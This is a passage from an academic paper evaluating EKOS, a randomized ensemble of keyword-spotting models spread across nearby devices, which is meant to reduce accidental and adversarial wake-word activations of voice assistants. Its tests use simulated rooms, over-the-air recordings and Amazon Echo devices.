In an environment with N devices, the user's speech signal $s(t)$ travels over a set of channels $h_i(t)$; each device d_i receives a signal $r_i(t) = s(t) * h_i(t)$. A device d_i has access to the set of G filters as defined in Sec. 5.2 and a set $\mathcal{F} = \{F_k |\ 1 \leq k \leq K\}$ of architectures, where K is the number of baseline KWS architectures. We refer to $F_{j,k}$ as the architecture F_k trained after applying filter g_j. Each device can run one or a subset of KWS models simultaneously based on its processing capabilities, the availability of other devices, and the user's preferred level of privacy and utility (Sec. 7). The device chooses randomly a subset $G_i \subseteq G$ frequency filters. It applies each $g_{i,j} \in G_i$ to r_i resulting in a set of signals $r_{i,j}(t) = r_i(t) * g_{i,j}(t)$. Then, the device assigns each $r_{i,j}(t)$ a random architecture $F_k \in \mathcal{F}$; each model outputs $f_{i,j} = F_{j,k}(r_{i,j}(t))$, where $f_{i,j}$ indicates the output class (keyword). Each device d_i sends the set $\{f_{i,j} | 1 \leq j \leq |G_i|\}$ to the VA for the final decision. The VA receives a set of l decisions from all the devices, such that $l = \sum_i^N |G_i|$. It performs majority voting by choosing the class with the highest number of votes.

We exhaustively searched through the models trained over slice-architecture combinations to ensure adversarial examples have low transferability. Fig. 10, in Appendix, shows that these models exhibit poor transferability. We conjecture that reducing the overlap between the filters in G contributes to this observation. This poor transferability is an important property for EKOS's robustness, as discussed in Sec. 5.4.

An adaptive attack can target the ensemble models simultaneously [27, 59] given a higher perturbation budget. Thus, we introduce inference time randomization to EKOS's operation: we randomize the slice-architecture combination. At each T_i interval, each device i randomly selects a frequency filter subset $G_i \subseteq G$ and assigns each filter $g_{i,j} \in G_i$ a random architecture $F_k \in \mathcal{F}$, where T_i is independently set by each device. Hence, the slice-architecture combinations independently and randomly change every T_i.

Finally, EKOS design is flexible and can be optimized towards a customized utility-robustness level. The user has the option not to apply the feature slicing prior to the ensemble. In such a case, EKOS does not apply the randomized feature and architecture selection. It just passes the received signal at each device to a model F_i and aggregates the decisions at the VA. This mode improves the KWS accuracy against accidental activations but not against adversarial activations. Moreover, the user sets EKOS' hyperparameters, such as N, l, K, and $|G_i|$, to optimize the computational overhead (Sec. 7).

5.4 Robustness Properties

The robustness of EKOS arises from the increase in the attacker's cost. The original attack requires optimizing over a single constraint to force a label y, such that:

$$min||\delta||_p, \ \text{s.t.} \ \mathop{\mathbb{E}}_{h\sim\mathcal{H}}[F((s(t)+\delta) * h(t) * g(t))] = y, \qquad (3)$$

where $h \sim \mathcal{H}$ is a random variable describing the channel between the speaker and possible devices.

Introducing the ensemble of slice-architecture combinations, and assuming the attacker knows the chosen slices and architectures, the attacker's optimization objective comprises multiple constraints. Without loss of generality, assume that each device d_i runs a single model $F_{j,k}$ for a specific filter $g_{i,j}$. The attacker's objective can be represented as:

$$\begin{aligned} &\min \|\delta\|_p \ \text{s.t.} \\ &\Bigg(\mathop{\mathbb{E}}_{h_0\sim\mathcal{H}} \left[F_{j,k}\left((s(t)+\delta) * h_0(t) * g_{0,j}(t)\right)\right] = y \\ &\qquad \cdots \\ &\wedge \mathop{\mathbb{E}}_{h_{l/2}\sim\mathcal{H}} \left[F_{j,k}\left((s(t)+\delta) * h_{l/2}(t) * g_{l/2,j}(t)\right)\right] = y \Bigg). \end{aligned} \qquad (4)$$

Because of majority voting, the attacker has to satisfy a set of $l/2+1$ constraints to control the ensemble output. Intuitively, this optimization problem is more constrained and will result in a larger perturbation compared to the less constrained problem of one slice-architecture combination. This property, however, only holds when gradients of the constraints are linearly independent. Otherwise, the same perturbation may be able to force models trained on two or more spectrum slices to misclassify when these models' gradients are linearly dependent. In EKOS, we encourage gradients to be linearly

independent with diverse architectures and by designing the filters to have little overlap (Sec. 5.3).

EKOS randomizes the slice-architecture selections at runtime to increase the cost of the attack. Given a set of M possible channel-slice-architecture combinations, the adversary has to attack the M combinations simultaneously to overcome the randomized ensemble and guarantee attack success, provided that poor transferability properties hold. This introduces a tradeoff between the attack success and the perturbation size. The attack success increases when the attacker covers more channel-slice-architecture combinations at the cost of constraining the optimization problem further. We evaluate the effect of inference time randomness on the attack in Fig. 5.

6 Evaluation

We evaluate EKOS in two scenarios: through (1) end-to-end open-source (white-box) models (Sec. 6.1) in a simulated environment and a physical over-the-air environment, and using (2) black-box commercial VAs (Sec. 6.2). We design the evaluation in each scenario to answer these questions:

1. *Q1*: Does EKOS reduce the accidental activation instances? – Sec. 6.1.2, 6.2.3.
2. *Q2*: Does EKOS increase the cost of generating an *adaptive* adversarial activation attack? – Sec. 6.1.3, 6.2.4.
3. *Q3*: What is the performance overhead of EKOS in terms of natural accuracy and latency? – Sec. 6.1.3, 6.1.4.

6.1 Open-Source Models

We implement EKOS on open-source models and datasets.

6.1.1 Experimental Setup

Keyword Spotting. We use Google's Speech Commands dataset [63] for training and testing KWS models. The dataset consists of approximately 65,000 one-second long utterances of 30 short words, from thousands of different speakers. Similar to prior work, we select 12 labels: {*yes, no, up, down, left, right, on, off, stop, go, silence, unknown*} [16, 58]. We split the data into: 80% training, 10% validation, and 10% testing (3081 samples). We use Choi et al.'s implementation of the dense (DS-CNN), 1D temporal ResNet (TC-ResNet), and 2D ResNet (TC-ResNet2D) models [16], which achieve the highest accuracy with a reduced inference time.

Simulated Environment. We simulate the over-the-air channel using *Pyroomacoustics* [51] python package[3]. This package implements the image-source model [4] to calculate the acoustic reverberation and generate the room impulse response (RIR). We generate 1000 unique RIR samples where the room dimensions, speaker, and microphones locations are drawn uniformly at random. During audio pre-processing, we apply background noise, RIR convolution, and random shift to the speech samples to approximate real-world scenarios.

Over-the-air Environment. In the physical setup, we evaluate EKOS on a set of commodity devices with varying background noise. We deploy EKOS on six devices (D1–D6): a MacBook Pro laptop, an iPad tablet, a Dell PC with a high-quality directional microphone (Blue Snowball)[4], a Dell laptop, a Google Pixel XL phone, and a Google Pixel 2 XL phone. The devices are distributed in a lab space (14.2x7x3.8m). All devices run a lightweight webserver and are connected to the same wireless network. The PC is the main VA (server): it requests and aggregates votes from other devices (clients).

We use two Echo Dot devices as Bluetooth speakers; the first plays the keywords and the second plays background noise at half the volume. We evaluate four background scenarios: (1) noise naturally found in the lab, including a humming AC, keyboard typing, and mouse click sounds; (2) popular English songs (music & speech); (3) Google Commands dataset noise files that include doing the dishes, biking, running water, miaowing, white and pink noise; and (4) classical music[5].

Attack against a single model. We build on Qin et al.'s implementation[6] [45] for imperceptible and over-the-air robust adversarial examples on ASR (Sec. 3.2). Note that this attack is robust only on *simulated* environments. In contrast with ASR, which involves sequence-to-sequence modeling, KWS is a single word classification task. Thus, we simply apply the cross-entropy loss (instead of the CTC loss) with a regularizer for either robustness or imperceptibility.

Attack against an ensemble. Alongside attacks on individual models, we evaluate an adaptive attacker. We consider the strongest possible threat model, where an adversary has full access to the ensemble details. This adversary targets EKOS ensemble as a whole: it calculates the overall loss by summing the predicted logits (i.e., the scores assigned to each class) across the ensemble models on the input to be attacked. Then, the attack is optimized directly on this combined loss.

6.1.2 Accidental Activation Evaluation

First, we evaluate EKOS's performance against accidental activations and compare it to the baseline (single KWS model) performance. Therefore, we exclude the feature slicing component from EKOS's pipeline in this experiment.

Simulated Evaluation. We evaluate an ensemble of l models, where each model experiences a unique channel (RIR). We evaluate two scenarios: (1) the same architecture is deployed on all l models, and (2) each model independently

[3] github.com/LCAV/pyroomacoustics

[4] bluemic.com/en-us/products/snowball/

[5] youtube.com/watch?v=y1dbbrfekAM

[6] github.com/tensorflow/cleverhans/tree/master/examples/adversarial_asr

Architecture	BL	$l=1$	$l=3$	$l=4$	$l=5$
DS-CNN-M	94.61	82.53 ± 1.63	84.31 ± 1	83.95 ± 0.85	84.12 ± 0.81
TC-ResNet14	96.43	91.74 ± 1.9	93.71 ± 1.34	93.43 ± 1.12	94.13 ± 0.97
TC-ResNet2D8	96.85	84.64 ± 1.74	86.27 ± 0.54	86.51 ± 0.87	86.97 ± 0.5
TC-ResNet8	96.50	92.99 ± 1.19	93.85 ± 0.74	94.57 ± 0.71	94.52 ± 0.43
Random Arch.	–	–	95.131 ± 0.81	94.606 ± 0.67	95.141 ± 0.93

Table 1: Accidental activation accuracy (%) (mean±std) of an ensemble (of size l) in a simulated environment without enabling feature slicing.

Attack	D1	D2	D3	D4	D5	$l=5$
PGD	33.78	28.67	39.0	34.33	33.33	46.89
PGD_RIR	37.22	36.44	48.89	41.11	34.0	54.33

Table 2: Over-the-air adversarial accuracy (%) of individual device and EKOS at $l=5$ against PGD and PGD with RIR attacks, 90 examples each.




Figure 2: Over-the-air accuracy (mean and std) of EKOS against accidental activation for different background noises, ensemble size (l), and architecture selection. EKOS outperforms individual devices (D1–D6) under all scenarios.




Figure 3: Natural mean accuracy (%) of EKOS with feature slicing (solid lines) and filter cutoff shift (dotted lines) at different architectures and ensemble sizes. The feature slices and cutoff shift are randomly selected at run-time.

selects an architecture at random with replacement. We run the evaluation 20 times to account for randomness.

Table 1 shows the mean and standard deviation accuracy at $l=1$, i.e., a single device, and at an ensemble of size $l=3,4,5$, versus the unrealistic baseline (BL) accuracy when the audio is directly fed to the model (digitally rather than physically). An ensemble of size 3 outperforms the single device for all architectures. There are diminishing returns for ensembles with more than three models. Random architecture selection also outperforms individual architectures. We thus confirm that an ensemble of diverse architectures and audio channels enhances the natural accuracy of any single model.

Note that Google Commands is a multi-class and balanced dataset with 12 classes. Classifying each keyword with high accuracy means fewer errors, hence, lower *accidental* (erroneous) activations. Thus, the classification accuracy on such a dataset is an indication of robustness to accidental activations.

Over-the-air Evaluation. We play the same 3081 test samples over the air and record the six devices' microphones. We feed these samples to the four KWS architectures. Fig. 2 shows individual devices (D1–D6) mean accuracy and standard deviation across architectures and background noise. Devices closer to the speaker (D1, D4) achieve higher accuracy than other devices (D2, D5, D6) for all noise types since they experience a higher signal-to-noise ratio (SNR). D3 also performs well since it utilizes a directional microphone.

Next, we randomly combine the six devices in an ensemble of size $l=3,5,7$. Each model in l selects its architecture independently at random with replacement. We repeat the evaluation ten times to account for architecture and device selection randomness. Fig. 2 shows that EKOS outperforms all the individual devices under all background scenarios. Hence, the physical evaluation matches the simulated evaluation and validates EKOS' robustness against accidental activations.

6.1.3 Adversarial Activation Evaluation

Second, we evaluate EKOS's performance against adversarial activations: we now include the feature slicing component.

Simulated Evaluation. Before we evaluate the robustness benefits of feature slicing, we ensure that our pipeline maintains its natural accuracy. Fig. 3 shows the performance of EKOS at different architectures and ensemble size, with two levels of inference time randomness; (1) random filters selection from the set G, and (2) random filter cutoffs shift at run time. We apply random shifts drawn uniformly from the range $\pm 200Hz$ to the 4 cutoff parameters (s_l, e_l, s_h, e_h).

First, when applying random feature slicing, an ensemble of only $l = 5$ improves the individual models' accuracy by an average of 6%—corresponding to 50% error rate reduction, at all architectures. Hence, the $l = 5$ ensemble accuracy approximates the models' accuracy in Table 1, where no feature slicing is applied. Second, when the $\pm 200Hz$ random cutoff shift is applied, it deteriorates the models' accuracy. Still, the ensemble accuracy increases with the ensemble size.

Next, we evaluate EKOS against an adaptive white-box attacker. We compare the performance of Projected Gradient Descent (PGD), PGD with frequency masking, and PGD with 20 RIRs attacks. The adaptive attack is performed over an ensemble of sizes 1, 3, and 5, repeated five times for each ensemble size. All attacks use 100 iterations to accurately approximate the shortest distance to the decision boundary.

Fig. 4 plots the false activation rate on adversarial examples as a function of the attack budget, with standard deviation computed over different keywords. The baseline shows TCResNet8 model trained on all the spectrum; we select TCResNet8 as it shows the highest robustness among the baseline architectures. The figures show that as the ensemble size increases, the adversary is unable to maintain the same attack performance compared to the baseline; i.e., the adversary needs a higher perturbation budget to reach a specific false activation rate. At higher attack budget, the perturbation power increases which leads to higher attack perceptibility. Therefore, EKOS increases the cost the adversary faces.

Most interestingly, we find that EKOS makes it hard to launch frequency masking attack efficiently (Fig. 4b). The mask constraint is no longer satisfied as frequency peaks are not necessarily used by individual models due to feature slicing. The PGD with frequency masking attack on EKOS is effectively relaxed to the less constrained PGD attack in Fig. 4a. For PGD with RIR attack, Fig. 4c shows a lower false activation rate, w.r.t. Fig. 4a and 4b, at the low attack budget due to RIR randomness. Note that PGD with RIR optimizes the perturbation over an EoT of the RIR transform (Eqn. 3); the perturbation is not guaranteed to succeed at run-time.

Fig. 8, in the Appendix, similarly shows the performance of the attacks in the presence of a random filter cutoff shift of $\pm$200Hz. The models exhibit behavior similar to Fig. 4 and cause an increased complexity for the attacker despite its relatively lower natural accuracy. Although hard to formally capture with the adaptive white-box attack evaluation, randomized filter cutoff introduces additional uncertainty for the attacker. Finally, we show in Fig. 9 in the Appendix that the attack results in an increase in the perturbation power received by individual models compared to the baseline.

Over-the-air Evaluation. We generate 90 adversarial examples from each of the PGD and PGD with RIR adaptive attacks against an ensemble of size $l = 5$. We play the adversarial examples over the air and capture the recordings from the commodity devices. We evaluate adversarial examples in a white-box setting, i.e., against the same exact models and feature filters that were used to generate them. However, the device-model assignment is done randomly. Thus, we repeat the evaluation ten times. Table 2 presents the average adversarial accuracy and confirms that EKOS' ensemble outperforms the individual devices against both attacks.

Next, we evaluate the attack against a randomized run of EKOS; i.e. the feature filters and KWS architectures are selected independently at random. The evaluation is repeated ten times. Fig. 5 shows the accuracy (mean and standard deviation) of individual devices and of EKOS's ensemble at size $l = 3, 5, 7$ for the adversarial examples and their benign samples as well. It is clear that all the devices' accuracy is higher than their values in Table 2 due to the randomized run.


We observe from Fig. 5 that EKOS's ensemble outperforms individual devices on benign and adversarial samples. Although we perform feature slicing in this experiment, accuracy on benign samples matches that of EKOS without feature slicing (Fig. 2), especially at $l > 3$. This is consistent with our findings from the simulated setup (Fig. 3); the ensemble gain compensates for the accuracy drop due to feature slicing.

Although adversarial examples are successful in the simulated setup (the model's accuracy is 0), they do not always succeed over the air (accuracy > 0 in Table 2 and Fig. 5). Moreover, while the PGD with RIR attack takes the acoustic channel into consideration, its attack success rate (1-accuracy) is not always higher than the PGD attack (without RIR). We attribute these observations to multiple factors: (1) the RIR simulation is only an approximation of the physical acoustic channel; (2) there are other physical transformations not taken into account, such as the microphone's non-linearity and noise; and (3) the expectation over RIR optimization does not guarantee a successful perturbation across all RIR transforms (all devices and environments). These observations match the findings from Qin et al. [45], where their adversarial examples were successful only in a simulated environment.

6.1.4 System Integration Analysis

Finally, we assess EKOS's deployment in terms of devices integration and end-to-end latency. EKOS latency stems from two sources: (1) model inference and (2) vote communication and aggregation. EKOS is not sensitive to device synchronization errors since it combines votes, not signals. Since the ensemble models run simultaneously and independently, the first source is dominated by the slowest device-architecture pair. The latencies of EKOS's architectures are available in prior work [16] (Table 1 and 2) and range between 1.1ms and 10.1ms.[7] We measure the end-to-end latency ΔT by running an ensemble of size $l = 10$ on our set of devices; some devices run more than one model simultaneously. The setup is as follows: D1 runs three models, D4 runs two models, D5

[7] The inference time is measured on a Google Pixel 1 using the TensorFlow Lite Android benchmark tool. The authors forced the model to be executed on a single core in order to emulate the always-on nature of KWS.



(a) PGD (b) PGD with frequency masking (c) PGD with RIR EoT

Figure 4: False activation rate (%) of EKOS against 5 randomly selected ensembles of sizes $l = 1, 3, 5$ along-with a TCResNet8 baseline model under adversarial examples generated by PGD, PGD with frequency mask, and PGD with RIR attacks.




Figure 5: Over-the-air accuracy (mean and std) of EKOS under PGD and PGD-RIR attacks and their benign samples with random slicing filter and architecture selection.

and D6 run a single TensorFlow-Lite model each, and D3 (the main VA server) runs three models and aggregates the votes.

We performed 100 inference requests, the average latency ΔT is 0.32s±0.25s; the median, max, min are 0.21s, 1.53s, 0.20s, respectively. EKOS's latency ΔT is consistent with the latency window it takes the cloud KWS module to verify the local activation and to perform "Echo Spatial Perception[8]" to coordinate multiple Echo devices in the same environment. Hence, EKOS's latency does not degrade the user experience. Moreover, EKOS latency does not increase linearly with the number of devices; it is not accumulative. Thus, introducing more devices to EKOS will not necessarily increase its latency unless the new device forms a critical path.

6.2 Commercial Voice Assistants

In this section, we extend our evaluations of EKOS to commercial VAs and their keywords. This evaluation is challenging since we do not have access to their dataset, and there is no API access to the local KWS engine. Moreover, since the commercial models are not trained with feature slicing transformation, we cannot evaluate EKOS end-to-end; it is only feasible to assess the physical environment effect on accidental and adversarial activations. We do not apply any feature transformation or pre-processing on the evaluated keywords.

6.2.1 Experimental Setup

Our setup comprises 5 Echo devices: 4 Echo Dot (3^{rd} Gen), and one Echo tower (1^{st} Gen), distributed in a lab space (Fig. 6). The Bluetooth speaker is located in the middle of the room, and the Echo devices are located at 0.7, 3, 3, 2.7, and 2.6m away from the speaker. We choose Amazon's Echo devices because they can be activated by four different keywords: {*Alexa, Echo, Amazon, Computer*}, hence, enabling a comprehensive study. We automate the activation detection using a digital photosensitive sensor attached to the device's light rim. Once a device detects the keyword, its rim light turns on, and the sensor captures the change in light. The setup is controlled by a Raspberry Pi 4 Model B that plays the audio sample on the Bluetooth speaker and records the Echo devices' activations via the sensors' output.

We run the experiment on the local (offline) and the local+cloud (online) KWS models. Since the VAs operation is non-deterministic [23, 53], we repeat the offline (online) experiment three (ten) times and report the average values.

6.2.2 Evaluation Dataset

Positive Samples. We generate two sets of positive samples for each of the four keywords, namely Positive–TTS and Positive–Speech. In the first set, Positive–TTS, we use text-to-speech APIs from Google, Amazon, and IBM to generate 77 samples for each of the four keywords in different voices (while synthetic, the samples sound natural to the ear).

We extract the second set, Positive–Speech, from conventional speech recognition datasets – Librispeech, VCTK, Common Voice, TED-LIUM, and M-AILABS. We search the

[8] developer.amazon.com/blogs/alexa/post/esp




Figure 6: Commercial (Amazon's Echo) VAs setup of 4 Echo Dots, 1 Echo tower, and a Bluetooth speaker.




Figure 7: Duration (seconds) of Cloud-based Misactivations of Echo VAs per Keyword.

datasets transcription for the keywords. We use the Montreal Forced Aligner[9] to align the speech with its transcript and extract the keyword utterance. The Positive–Speech set has 104, 138, 405 samples for *Amazon*, *Echo*, and *Computer*, respectively. We found no samples for *Alexa*. Since these datasets were not manually validated, we curate them by discarding samples that do not activate any of the five devices.

Negative Samples. Generally speaking, any speech utterance other than the keyword is a negative sample. However, in this experiment, we focus on worst-case samples with a high probability of incorrectly activating the device. Thus, the false activation (FA) rates we report (e.g., in Table 3) are higher than expected normal operation values. We extract the accidental activation dataset that Dubois et al. [23] identified in TV shows. We also use Schönherr et al.'s crafted accidental activation triggers [53]. This dataset consists of n-gram English phrases that are phonetically close to the keyword. We use text-to-speech APIs to synthesis these phrases in different voices, as done for Positive–TTS samples.

Adversarial Examples. We use the adversarial examples generated by Devil's Whisper attack [15] on Amazon Echo[10], which is an over-the-air robust attack.

6.2.3 Accidental Activation Analysis

Local Activation. We evaluate the local KWS model performance by disconnecting the Echo devices from the Internet. When an utterance activates the local model, the rim light turns red, and the device plays an error message. Table 3 shows the true-positive (TP) and false-activation (FA) counts along with their class sizes for the individual devices and their ensemble. The ensemble decision is a majority vote; i.e., it is activated when at least 3 out of 5 devices are activated.

The devices closer to the speaker such as Echo Dot1, the closest device to the speaker, have high TP values and also high FA for all keywords, and vise versa such as Echo Dot4. Hence, the user's experience and privacy are at odds with respect to the device's proximity to the user. On the other hand, the majority vote ensemble has a lower number of misactivations (FA) than most of the devices. Table 4 in the Appendix shows the accuracy and F1 scores of the individual devices and their ensemble. The ensemble accuracy and F1 are higher than the five devices at all keywords except *Computer*. Hence, EKOS's ensemble achieves the two-fold objective: it protects the user's privacy with fewer FA without sacrificing the utility.

Cloud-based Activation. We reconnect the devices to the Internet to evaluate cloud KWS on both authorized and unauthorized samples. Table 3 shows that the numbers of FA are significantly lower than the local KWS model for almost all devices and keywords. Local activations not confirmed by the cloud model are transcribed on the voice history page with "*Audio was not intended for Alexa.*" Although the cloud KWS verification enhances the user experience by limiting unwanted and unexpected interactions with the user, it does not necessarily mitigate the privacy concerns: private conversations are still being sent to the cloud.

To quantify the privacy leakage, we analyze the misactivations duration, i.e., the time during which the rim light stays on. Fig. 7 shows the durations distribution per keyword. We find that the duration is concentrated from 1.6s to 10s with 6.33s median and 5.75s mean, with some samples reaching up to 86s. Hence, the misactivations are long enough to leak private conversations. The FA rate and the misactivation duration quantify the magnitude of privacy leakage.

We believe that our experiment could capture some worst-case misactivation durations, as compared to prior research [23]; the devices are distributed in a large room with uncontrolled background noise, unlike prior work [23] that places the VAs and the speaker in a small isolated cabinet.

The cloud TP values, however, are in the same range as the local KWS model. This observation is unsurprising since the positive activation is mainly controlled by the local model; the cloud model only confirms or discards the local activation. In other words, the false-negative (misdetection) rate, ($FNR = 1 - TPR$), cannot be improved by the cloud model, which explains why the local KWS model's design favors TPR rather than FPR. We attribute the small differences in the TP values between local and cloud models to the non-deterministic behavior of VAs and the uncontrolled environ-

[9] montreal-forced-aligner.readthedocs.io/en/latest/example.html
[10] github.com/RiskySignal/Devil-Whisper-Attack/tree/master/AEs

Devices	Alexa				Amazon				Computer				Echo			
	Offline		Online		Offline		Online		Offline		Online		Offline		Online	
	TP	FA	TP	FA	TP	FA	TP	FA	TP	FA	TP	FA	TP	FA	TP	FA
Echo Dot1	68	44	67	20	140	75	125	89	181	326	169	217	89	75	89	49
Echo Dot2	60	31	61	14	120	48	115	39	**208**	**136**	180	86	**79**	**23**	77	36
Echo Dot3	51	27	50	31	99	29	**111**	**22**	163	130	**172**	**55**	81	36	68	34
Echo Dot4	57	22	49	3	86	6	65	4	93	71	85	54	62	30	50	11
Echo tower	59	44	66	18	92	37	95	50	189	156	167	202	72	69	70	54
Ensemble	**61**	**21**	**63**	**9**	**113**	**23**	110	22	174	128	163	75	83	31	**77**	**24**
Class Size	*Pos:* 69 – *Neg:* 985				*Pos:* 147 – *Neg:* 808				*Pos:* 263 – *Neg:* 1738				*Pos:* 105 – *Neg:* 596			

Table 3: Amazon Echo's offline (local) and online (cloud) KWS performance at different keywords. TP = true-positive, FA = false-activation. *Pos:* the positive class sample size, and *Neg:* the accidental activation class sample size. The TP and FA values that result in the highest accuracy per keyword are displayed in **bold**.

mental variations in the lab, such as background noise.

Finally, similar to the local model, EKOS' ensemble outperforms the individual devices; it has a lower FA and a higher TP. Table 4 also shows that the ensemble accuracy and F1 scores are superior to most of the devices. Hence, the KWS ensemble is a practical solution that can enhance commercial VAs performance and preserve the user's privacy.

6.2.4 Adversarial Examples on Commercial VAs

We play Devil's Whisper 2 adversarial examples on the keyword *Echo*, which reports a 0.5 adversarial success rate (SR) in their original setup. Their adversarial SR on our setup (Fig. 6) is 0.7, 0, 0, 0, and 0.1 on the individual devices, and SR= 0 on the ensemble. We relocate the devices such that they are at a 1m distance from the speaker; the SR increases to 0.6, 0.7, 0.15, 0, and 0.9, respectively, and the ensemble SR= 0.45. Hence, the ensemble vote could reduce the adversarial activations as well, even without feature slicing and architecture diversity, in a non-adaptive attack setting.

7 Discussion

In the following, we discuss the tradeoffs in deploying EKOS as well as some limitations and future work directions.

7.1 Deployment Analysis

EKOS is a flexible system; it enables a custom-tailored operation with tunable utility, usability, and privacy trade-off.

Number of devices N: Ensemble models can be either centralized in the main VA or distributed over a set of smart devices in the environment. The former is a compact and, possibly, more usable setting. On the other hand, the latter minimizes the VA footprint via distributed computation and provides more spatial and hardware diversity. Thus, N is a control parameter the user can tune to optimize the robustness, utility, and computational cost. We evaluate EKOS on closely located microphones on a single VA in the appendix A.1.

Feature Slicing: The user can enable (disable) the feature slicing filters to include (exclude) the adversarial activation threat model. However, as shown in Fig. 3, 5, with $l \geq 5$, the ensemble with feature slicing enabled reaches the baseline natural accuracy without feature slicing (Table 1, Fig. 2). Also, the user can enable (disable) the random filter cutoffs shift for a more robust (accurate) operation – refer to Fig. 3.

Number of architectures K: As shown in Table 1 and Fig. 2, architecture diversity enhances the ensemble accuracy and robustness. Yet, channel diversity and feature slicing also contribute to EKOS' accuracy and robustness. Hence, the number of stored architectures can be set to only one without sacrificing EKOS's performance when device storage is limited.

Number of models l: As shown in Table 1 and Fig. 2, 3, the optimal number of models ranges from 3 to 5. Hence, EKOS is a practical system, it enhances the VA robustness at an overhead of $l \leq 5$ models deployed on $N \leq l$ devices.

Computation Overhead: EKOS adds computation overhead to the commodity devices. However, the client devices run the KWS model only when they receive a request from the main VA (Sec. 5.1). Hence, the computation overhead will be limited to infrequent true-positive and false-positive incidents. Moreover, the centralized mode of operation only loads the main VA, which is a plug-in device.

7.2 Limitations and Future Research

Distance Bounding. A device far from the user may increase the false-negative rate due to its low SNR. Hence, the ensemble devices should perform a periodic distance bounding check. Although we do not include this component in this work, distance bounding is a well-studied problem with existing engineering and cryptographic solutions [6, 41].

Other Robustness Measures. EKOS can be integrated with other measures to increase robustness such as adversarial training and data augmentation. Another interesting integration is to perform voice recognition where the VA only accepts commands that match the authorized user voiceprint.

Voice recognition filters out accidental and adversarial activations from unauthorized speakers, TV, YouTube videos, etc. An adversary would need to attack both systems jointly to initiate a successful mis-activation . Hence, voice recognition will increase the attack cost and enhance the robustness.

Other Attack Models. EKOS does not directly address attacks based on the microphone non-linearity such as light commands [56] and ultrasound signals [47, 67], yet, it increases their cost. For example, the light attack will require at least $l/2+1$ laser beams to target the majority of the devices simultaneously. Likewise, the ultrasound attack needs to be performed at close proximity to the microphones with speaker-microphone aligned orientation. Hence, the distributed ensemble will increase this attack cost as well.

Replay and spoofing attacks can fool the KWS using recorded or synthetic speech commands that contain the correct keyword. To address them, EKOS can incorporate a voice-liveness detector [3, 25] to distinguish human and machine-generated commands. We envision a hierarchical detection algorithm that rejects any non-human command.

8 Related Work

Privacy Measures for KWS. Cloud operators provide some privacy measures to minimize accidental activations. For example, VA providers give their users access to their voice commands history, where they can listen to and delete their past commands [20]. After the public backlash on manual transcription of voice commands, Google, Apple, Amazon, and Facebook suspended the default enrollment and are currently giving the users opt-in and opt-out choices [31]. Recently, Google has enabled a tunable keyword sensitivity setting to give the users control over the utility and privacy tradeoff [34]. Yet, these measures do not address the privacy threats of VA misactivations and do not meet the users' expectations of hands-free interactions. Recently, Apple has announced [28] that Siri will process speech locally on the user's device to mitigate these privacy concerns.

